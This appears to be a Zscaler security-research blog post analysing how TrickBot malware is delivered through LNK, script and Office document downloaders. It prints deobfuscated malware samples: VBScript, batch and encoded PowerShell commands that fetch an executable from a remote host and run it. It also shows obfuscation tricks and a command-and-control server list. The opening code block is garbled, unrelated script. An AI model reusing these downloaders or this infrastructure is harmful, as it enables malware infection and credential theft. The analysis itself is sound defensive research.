


TrickBot Emerges with a Few New Tricks

zscaler.com/blogs/research/trickbot-emerges-few-new-tricks



```
replace(/+(?=)/g, ""); a = a.split(""); b = []; c = 0; for (var a = 0; a < a.length; a++) {
[c]); } return b; } function liczenie() { for (var a = $("#user_logged").val(), a = replaceAll(" ", "");
a = a.replace(/+(?=)/g, ""); a = a.split(""); b = []; c = 0; for (var a = 0; a < a.length; a++) {
push(a[c]); } c = 0; c.words = a.length; c.unique = b.length - 1; return c; } function use_unique(a) {
for (var b = [], c = 0; c < a.length; c++) {
function count_array_gen() { var a = 0, b = ($("#user_logged").val(), b = b.replace(/(\r\n|\n|\r)/gm, " ");
replaceAll(" ", ""); b = b.replace(/+(?=)/g, ""); inp_array = b.split(""); input_sum = inp_array.length;
for (var b = [], a = [], c = [], a = 0; a < inp_array.length; a++) {
(inp_array[a], b.push({word:inp_array[a], use_class:0}), b[b.length - 1].use_class = use_array(b[b.length - 1].use
inp_array)); } a = b; input_words = a.length; a.sort(dynamicSort("use_class")); a.reverse(); b =
indexOf_keyword(a, ""); -1 < b && a.splice(b, 1); b = indexOf_keyword(a, void 0); -1 < b && a.splice(b, 1);
b = indexOf_keyword(a, ""); -1 < b && a.splice(b, 1); return a; } function replaceAll(a, b, c) { return
replace(new RegExp(a, "g"), b); } function use_array(a, b) { for (var c = 0, d = 0; d < b.length; d++) {
return c; } function czy_juz_array(a, b) { for (var c = 0, d = 0; d < b.length; d++) {
return 0; } function indexOf_keyword(a, b) { for (var c = -1, d = 0; d < a.length; d++) {
word == b) { c = d; break; } } return c; } function dynamicSort(a) { var b = 1; " " == a
&& (b = -1, a = a.substr(1)); return function(c, d) { return(c[a] < d[a] ? -1 : c[a] > d[a] ? 1 : 0); }
} function occurrences(a, b, c) { a += ""; b += ""; if (a > b.length) { return a.length + 1; }
= 0, f = 0; for (c = c ? 1 : b.length; c <= b.length; c++) { if (f = a.indexOf(b, f), 0 <= f) {
break; } } return d; } } } $("#go-button").click(function() { var a = parseInt($("#limit
limit_val").a()), a = Math.min(a, 300), a = Math.min(a, parseInt(h().unique)); limit_val = parseInt($("#limit
update_slider(): function(limit_val): {
```

First observed in 2016, TrickBot is a successor of the banking trojan Dyre and has become one of the most prevalent and dangerous malware strains in today's threat landscape, which is constantly monitored by the [Zscaler ThreatLabZ](#) team. TrickBot is continually evolving as its developers add new features and tricks. It is modular, with a main bot binary that loads other plugins capable of specific tasks, with new modules being introduced and old ones being improved at regular intervals.

Solidarity with other malware

TrickBot is often seen working with other types of malware, sometimes using them as an initial infection vector to find its way into the target host or downloading other malware families to get the most out of an infection. For example, Emotet, the rampant banking trojan, has become a major partner for TrickBot deployments. TrickBot is also known to have deployed cryptominer payloads (Monero miner XMRIG) on infected hosts. And recently, Ryuk has become the TrickBot developers' favorite ransomware for squeezing more cash out of infections from high-value targets.

Developers are now identifying high-value targets using data collected by TrickBot. Once a target is identified, they use other tools like CobaltStrike, PowerShell Empire, PSEXEC, and AdFind to navigate and plant Ryuk ransomware (discussed in an [earlier post](#)). Legal services and e-discovery giant Epiq Global had to take its systems offline due to a Ryuk infection in the beginning of March 2020.

They have also developed new malware, called [AnchorBot](#), which is based on TrickBot code and utilizes DNS as the command-and-control (C&C) medium. Unlike TrickBot, AnchorBot has not been seen in the wild using malspam or other malware for deployment. It is probably a specialized version reserved for certain targets or may be available to rent

out to special customers, potentially nation-state actors. (Notably, Ryuk was attributed to North Korean actors based on code similarities with Hermes ransomware, but many researchers later argued that these similarities were not conclusive.)

Since almost every TrickBot infection starts with malspam containing an attached downloader or from a partner botnet like Emotet, we will take a look at those downloading TrickBot loaders over the last year. We have primarily seen three types of non-executable downloaders:

- LNK
- JS
- DOC

LNK downloader

TrickBot is often spread using spam emails with attached ZIP files containing LNK (.lnk) files. We have seen LNK files with the following icons.



Image 1: LNK file icons observed in the wild

Names of files observed:

Label.doc.lnk
PrintOnline.pdf.lnk
Print.PDF.lnk
ConfirmationOnline.doc.lnk
Readme_Invoice_Doc.doc.lnk
InvoiceAug5.doc.lnk
Invoice_Print.lnk
DOC080219Admission.lnk

One interesting thing is that eight out of nine LNK files had the MachineID *win-jbf0q9el659*.

Some samples contained a PowerShell script to download a payload from the URL directly in the Link Target field. For example:

```
%comspec% /r "TIMEOUT /T 5&echo F|xcopy /Y /V /H %PSModulePath:~43,-8%\p*e?
s*.e?? %tmp%\Ger.exe &%tmp%\Ger "lwR ('https://parkc.org/filetext.php') -outfile
$env:temp\ssd.exe"&echo pause&TimEout /t
3&%temp%/ssd&selrkekrgjg&dsghd&sfr345jwrf&&e56tdsf"
```

```
/C set o=HttpS:/&powershell "$sd=new-object
system.net.webclient;$sd.download($env:o+'www.braintrainersuk.com/ONOLTDA-
GD.exe',$env:tmp+'D.exe');"&"%programfiles%\windows nt\accessories\wordpad"
c:\pagefile.sys&%tmp%/d&J34HH&E34JSH_d+&df
```

These LNK files contain batch commands to extract and run downloader VBS code. For example:

```
%comspec% /c copy SnJfA & (findstr "Mydlu.*" Label.doc.lnk > "%tmp%\SNkBU.vbs" &
"%tmp%\SNkBU.vbs") & qcpST
```

It used the *findstr* command to find the start of a VBS script embedded in the LNK file and executed that script after saving in the %temp% directory. Here, the name of the LNK file is provided to the *findstr* command. That also works as an anti-sandbox trick for some of the sandboxes that do not run files with their original names.

In this script we mainly observed two types of obfuscation; one is where the obfuscated string is provided and it executes, replacing a part of it with `(")+chr("`

```
MydluNmEZwavddslwWfx = "lUiGUbminUghSsVainpquLmbHsRnlCyxwiElksYeW0xGNRltJX
execute("Set cYPhFgtLYaeFYgdjVBcv = CreateObject("Scr"&"ipting.FileSystem
ttSElrYu0KtZLtiMubMu = "chr(115-4Xzq119-9Xzq34-2Xzq103-2Xzq122-8Xzq118-4X
If cYPhFgtLYaeFYgdjVBcv.FileExists("XuCJQisRwHIisXttX0Igg")=false Then
qDQzodFqPddUmqmH0ZU = replace(ttSElrYu0KtZLtiMubMu, "Xzq",")+chr(")
dQgsnhfTUyCTgzIhASLE = eval(qDQzodFqPddUmqmH0ZU)
execute([dQgsnhfTUyCTgzIhASLE])
```

Image 2: Code using CHR obfuscation

In another type of obfuscation, two arrays of values are provided, and the decrypted script is built character by character with arithmetic operations on array elements.

```
0zTA = array(851929, 839056, 707281, 822649, 851929, 844561, 842724, 84640
0Epti = array(659344, 649636, 654481, 649636, 654481, 648025, 651249, 6496
for KGaLo = lbound(0zTA) to ubound(0Epti)
    MkPEYnCSCpzFdKivncqinTMRQUxmbp = chr(sqr(0zTA(KGaLo)) - sqr(0Epti(KGaL
    ipDHn = ipDHn & MkPEYnCSCpzFdKivncqinTMRQUxmbp
next
execute(ipDHn)
```

Image 3: Code using arrays for obfuscation

After decryption, the script looks the same for the LNK file as well as the script files from the spam emails:

```
on error resume next
set WshShell = CreateObject("WScript.Shell")
Set FSO = CreateObject("Scripting.FileSystemObject")
Path = WshShell.ExpandEnvironmentStrings("%TEMP%") & "\\Facebook.url"
set oUrlLink = WshShell.CreateShortcut(Path)
oUrlLink.TargetPath = "https://facebook.com"
oUrlLink.Save(S)
if (FSO.FileExists(Path)) Then
WScript.Echo "Error!"
else
Dim xml,ws,db,filepath,URL
xml = "MSXML2.ServerXMLHTTP.3.0"
ws = "WScript.Shell"
db = "Adodb.Stream"
Set wshs = createobject(ws)
filepath = wshs.ExpandEnvironmentStrings("%TEMP%") & "\\lqPIJNPk.exe"
URL = "http://bufetejuridico.com/Replycant.exe"
end if

Call prog
sub prog
dim msxml: Set msxml = createobject(xml)
dim stream: Set stream = createobject(db)
msxml.Open "GET", URL, False
msxml.SetRequestHeader "User-Agent", "AQZIDGMYEQMpbOTmdKWuvTsBZTwsPSEp"
msxml.Send
with stream
.type = 1
.open
.write msxml.responseBody
.savetofile filepath, 2
end with
wshs.Exec(filepath)
end sub
FSO.GetFile(WScript.ScriptFullName).delete
```

Image 4: Decrypted downloader payload

These variations may be an attempt to bypass AV emulators. The malware tries to create a shortcut and save by passing a parameter to the save method, which will fail on the real machine. After that, it checks if the file exists and only downloads if the file has not been created.

Script downloader

The obfuscation scripts and final downloader scripts are similar to scripts extracted from LNK files. In these files, we've seen some additional types of obfuscation along with the obfuscation seen in scripts from LNK files.

```
set sf=WScript.CreateObject("Scripting.FileSystemObject")'0000N0300=800pK0000000°bb~f9000
dim s,x,rk,bv,af(255),tf(255):wh="qA90KZpkxUfVXdW80DqLVEaPX5mPo7dV7cUH3BroXMBtqZqqcW3zcRFzL
call jogemep'0çt006000j00Cg0vur~000c0000w0000qI0HRE00V000~00000u@B00K0X00000Z00t00e°000R006B
ph=replace(ph,"0","i")
x=len(ph)'0Y000u000S0P052p0KT01A0G000pW0π0000d00N000400!:0¥0h00k0"txe0000N00H0f00f0I0J003009
for bv=1 to x step 4
dim az,xp,xl,ex,vo,uq:az=3:vo=0'Mr0Y100h0ZH0K0T0000S00j0#v50HC0us8·0é00-0ç1H00000ZK000s0H
for xp=0 to 3'w0=jQ0vd0FB00000v0-9μ0HgD00i0E<1000Vt000d00;00L00000J0Ddo00×0+00900000000a00
xl=mid(ph,bv+xp,1)
if xl="" then'30kr000WK0hZ0E00j0e0D0000p00w00°000L00B0000T0°00000S00030p00L-0X01000R00W000k0
az=az-1'000N00K000-0000½E0H0p000r4L0H0g0-0c0W000h000D000F0f0000000000Dz5pV000m0'0000070 0e
ex=0
else ex=instr(1,s&"+/",xl,0)-(234/234)
end if'0CcZ01000i0901z0Tπ000p00V0R00k50Y0G2900F000000000000006i0U0r0l0p0M7f0U0K0u0aP1t#0700qt0
```

Image 5: Obfuscated script

```
pn Error Resume Next
dim TbN, nChN, cyx, hTNN, RFw
'denudes zebras Orji wreath-drifted moolvee Vernal molmen highlow antineutrons zinni
vXYM = ZYD / UbYs
'cutocellulose protodevil Abner aphthongal misword unweariability antirepublicanism

TbN = "124rP17#15-%$Cr4n+67m31 u$Sc61+zX!Z123&ath35bh39?_23M97d62Mw&*105M123p[123Un
'galley-fashion critico- acanthopterous Bathesda hexahedral bulling poplolly diacety
ZYD = Asc(pQi)
IJD = Cos(vXYM)
'antiliberalist venation Blackfoot tailorlike horrify rhythmicize atmosteal meconic

nChN = "127%+*rn#106s56UgRR~115+115 fCb2SBh120+i0 115lm+e102VONC123)&h123?zj125_Ec
ZYD = Sgn(coky)
Ejd = 463 + 484 + 142 + 7 + 439 - 6 - 23 - 19 - 18 - 10 + 12 - 964
Sce = 142 - 475 + 2 + 12 + 199 + 110 - 17 - 426 - 218 + 19 + 19 + 6 + 1215
```

Image 6: Another obfuscated script

While in most cases, the final scripts responsible for downloading the TrickBot payload were identical and not obfuscated, in one case the script was slightly obfuscated:

```

hTNN = "WScript.Shell__Scripting.
FileSystemObject__%TEMP%\x.url__an__\ColorPick.
exe__MSXML2.ServerXMLHTTP.6.0__Adodb.
Stream__GET__http://gnh.mx/wp-content/uploads/2019/12/
last/aaaa.png__User-Agent__Windows"
on error resume next
arr=split(hTNN,"__")
set a=WScript.CreateObject(arr(0))
set b=WScript.CreateObject(arr(1))
f=a.ExpandEnvironmentStrings(arr(2))&arr(3)
set c=a.CreateShortcut(f)
c.TargetPath=arr(4)
c.Save
if b.FileExists(f)=false Then
    e=a.ExpandEnvironmentStrings(arr(2))&arr(5)
    Call u
    sub u
        set d=createobject([arr(6)])
        set w=createobject(arr(7))
        d.Open arr(8),arr(9),False
        d.setRequestHeader arr(10),arr(11)
        d.Send
        with w
            .type=1
            .open
            .write d.responseBody
            .savetofile e,2
        end with
    end sub
    WScript.Sleep 60000
    a.Exec(e)
end if

```

Image 7: Decrypted downloader with slight obfuscation

Document downloader

Downloaders based on Office documents were once the favorite choice of TrickBot developers. But recently, we have seen a downtrend in macro-based document usage for TrickBot delivery.

Some of the document templates we have observed during last year are below.




Image 8: Set of templates used by downloader documents to lure the end users




Image 9: Another set of templates used by downloader documents to lure the end users

U.S. EQUAL EMPLOYMENT OPPORTUNITY COMMISSION
HARASSMENT COMPLAINT
EMPLOYMENT

The completion and submission of complainant's form has initiated an intake interview with a U.S. Equal Employment Opportunity Commission (EEO) representative. This is an official proof of a filed complaint. The EEO representative has determined that the complaint can be accepted for investigation.

COMPLAINANT: Office

RESPONDENT: Amanda Doyle

ADDRESS: Unknown to the complainant

CITY/STATE/ZIP: Somerset, New Jersey 08873-1213

EMPLOYER: Catalent, Inc.

DATES OF HARM:
 FIRST DATE OF HARM (Month/Day/Year): 04/02/2019
 LAST DATE OF HARM (Month/Day/Year): 04/25/2019

1. I ALLEGE THAT I EXPERIENCED: Discrimination Harassment

BECAUSE OF MY ACTUAL OR PERCEIVED:

- Age (40 and over)
- Ancestry
- Association with a member of a protected class
- Baby Bonding Leave (employers of 20 - 49 people)
- Color
- Disability (physical or mental)
- Family Care or Medical Leave (CFRA) (employers of 50 or more people)
- Gender Identity or Expression
- Genetic Information or Characteristic
- Marital Status
- Medical Condition (cancer or genetic characteristic)
- Military and Veteran Status
- National Origin (includes language restrictions)
- Pregnancy, childbirth, breastfeeding, and/or related medical conditions
- Race
- Religious creed (includes dress and grooming practices)
- Sex/Gender
- Sexual harassment – hostile environment
- Sexual harassment – quid pro quo
- Sexual orientation
- Other (specify) _____

Image 10: U.S. Employment template used by document downloaders

	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1														
2														
3														
4														
5														
6														
7														
8														
9														
10														
11														
12														
13														
14														
15														
16														
17														
18														
19														
20														
21														
22														
23														
24														

Image 11: JP Morgan template used by document downloaders

There were different variations of documents downloading TrickBot. Some of the variations we observed included:

- Drop and execute JS/JSE files which further download the TrickBot payload. The dropped script file is similar to the files discussed in the script downloader section.
- Macro code downloads and executes payload.
- No macro code in file, executable directly embedded in document as ActiveX, requires user to double-click.




Image 12: Executable directly embedded in document as ActiveX

Deobfuscate and build batch commands to download file

- First create a copy of *bitsadmin* file
- Download payload using copied *bitsadmin* file

```
cmd /r cmd /c copy /Y /V %windir%\system32\bitsadmin.exe
%temp%\ld08jj4.exe && %temp%\Yahhop2.bat && %temp%\Yahhop3.bat &&
%temp%\Yahhop4.bat

cmd /r cmd /c ping -n 2 yasgold.com if %errorlevel%==0 (set
sломw=yasgold.com) else (set сломw=mitreart.com)

cmd /r cmd /c %temp%\ld08jj4 /reset && %temp%\ld08jj4 /CREATE /
DOWNLOAD Taur && %temp%\ld08jj4 /setNoProgressTimeout Taur 300 &&
%temp%\ld08jj4 /setMinRetryDelay Taur 7 && %temp%\ld08jj4 /ADDFILE
Taur http://%сломw%/za.ebali %temp%\ebali.exe && %temp

cmd /r cmd /c timeout /t 5 /nobreak && %temp%\ebali.exe && del /f /
q %temp%\Yahhop1.bat %temp%\Yahhop2.bat %temp%\Yahhop3.bat
%temp%\Yahhop4.bat %temp%\Yahhop5.bat %temp%\ld08jj4.exe
```

Image 13: Commands extracted used by downloader

In other cases, it drops a BAT file containing PowerShell code to download payload

```
'Bat Command'
'-----'

cmd.exe /c powershell.exe -nologo -noninteractive -windowStyle
hidden -encodedCommand
KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAAp
AC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAAnAGgAdAB0AHAA0gAvAC8ANQAxAC4A
NgA4AC4AMgAyAC4AMgAzAC8AZwByAGkAZAB3AC4AcABoAHAAJwAsACAAJwBjADoAXABG
AGkAbABlAFaAYQBjAGsAXABoAHIAeQBkAG4AZgBvAGwALgBlAHgAZQAnACKA0wBTAHQQA
YQByAHQALQBQAHIAbwBjAGUAcwBzACAALQBAGkAbABlAFaAYQB0AGgAIABjADoAXABG
AGkAbABlAFaAYQBjAGsAXABoAHIAeQBkAG4AZgBvAGwALgBlAHgAZQA=

'Decrypted Powershell'
'-----'

(new-object net.webclient).DownloadFile('http://51.68.22.23/gridw.
php', 'c:\FilePack\hrydnfol.exe');
Start-Process-FilePath c:\FilePack\hrydnfol.exe
```

Image 14: PowerShell encrypted and decrypted command

Actions used to start execution of downloader:

- Macro Auto_Open()
- Macro Document_Open()
- Macro Document_Close()
- Double-click by user to run ActiveX object

Loader

Once it's downloaded, the main TrickBot component known as the TrickBot loader begins to run. The loader acts as banking Trojan and is also responsible for downloading various modules for specific tasks. TrickBot modules come in 32-bit and 64-bit and, depending on the architecture of the infected system, the loader downloads and runs the corresponding modules.

The following are the TrickBot modules seen in the wild:

- Systeminfo - For gathering basic information on the host
- importDll - For stealing data from a browser
- injectDll - For injecting into banking websites to steal credentials
- Pwgrab - For grabbing passwords from various spots
- cookiesDll - For stealing/grabbing cookies
- mailsearcher - For traversal over all files in all drives in the system to steal
- sharedll - For transferring over to ADMIN shares and creating persistence via services
- networkDll - For gathering system information and network/domain topology
- NewBCtestDll - Backconnect SOCK5 module
- psfin - Point-of-Sale 'recon' module

- vncDII - Remote control/VNC module
- wormDII - For lateral movement
- tabDII - For spreading over SMB using EternalRomance and MS17-010
- outlookDII - For stealing data saved by Microsoft Outlook
- domainDII - For LDAP harvesting of domain controller configuration
- mwormDII - For lateral movement/enumeration module via LDAP and SMB exploitation
- mshareDII - For lateral movement/enumeration via LDAP and SMB exploitation; mshare and mworm modules work in cooperation
- rdpScanDII - New module that uses brute-force remote desktop protocol (RDP) for a specific list of victims

It downloads and injects each module into a new instance of *svchost.exe*. For each running TrickBot component there is a corresponding instance of *svchost.exe*.

The latest version of loaders that we have seen in wild are 1087 and 1088, and the most recent config version is 1000503.

```
<mcconf>
  <ver>1000503</ver>
  <gtag>tin270</gtag>
  <servs>
    <srv>5.182.210.226:443</srv>
    <srv>192.210.226.106:443</srv>
    <srv>51.254.164.244:443</srv>
    <srv>45.148.120.153:443</srv>
    <srv>195.123.239.67:443</srv>
    <srv>194.5.250.150:443</srv>
    <srv>217.12.209.200:443</srv>
    <srv>185.99.2.221:443</srv>
    <srv>51.254.164.245:443</srv>
    <srv>185.62.188.159:443</srv>
    <srv>46.17.107.65:443</srv>
    <srv>185.20.185.76:443</srv>
    <srv>185.203.118.37:443</srv>
    <srv>146.185.253.178:443</srv>
    <srv>185.14.31.252:443</srv>
    <srv>185.99.2.115:443</srv>
    <srv>172.245.156.138:443</srv>
    <srv>51.89.73.158:443</srv>
    <srv>190.214.13.2:449</srv>
    <srv>181.140.173.186:449</srv>
    <srv>181.129.104.139:449</srv>
    <srv>181.113.28.146:449</srv>
    <srv>181.112.157.42:449</srv>
    <srv>170.84.78.224:449</srv>
    <srv>200.21.51.38:449</srv>
    <srv>46.174.235.36:449</srv>
    <srv>36.89.85.103:449</srv>
    <srv>181.129.134.18:449</srv>
    <srv>186.71.150.23:449</srv>
    <srv>131.161.253.190:449</srv>
    <srv>200.127.121.99:449</srv>
    <srv>114.8.133.71:449</srv>
    <srv>119.252.165.75:449</srv>
    <srv>121.100.19.18:449</srv>
    <srv>202.29.215.114:449</srv>
    <srv>180.180.216.177:449</srv>
    <srv>171.100.142.238:449</srv>
    <srv>186.232.91.240:449</srv>
    <srv>181.196.207.202:449</srv>
  </servs>
  <autorun>
    <module name="pwgrab"/>
  </autorun>
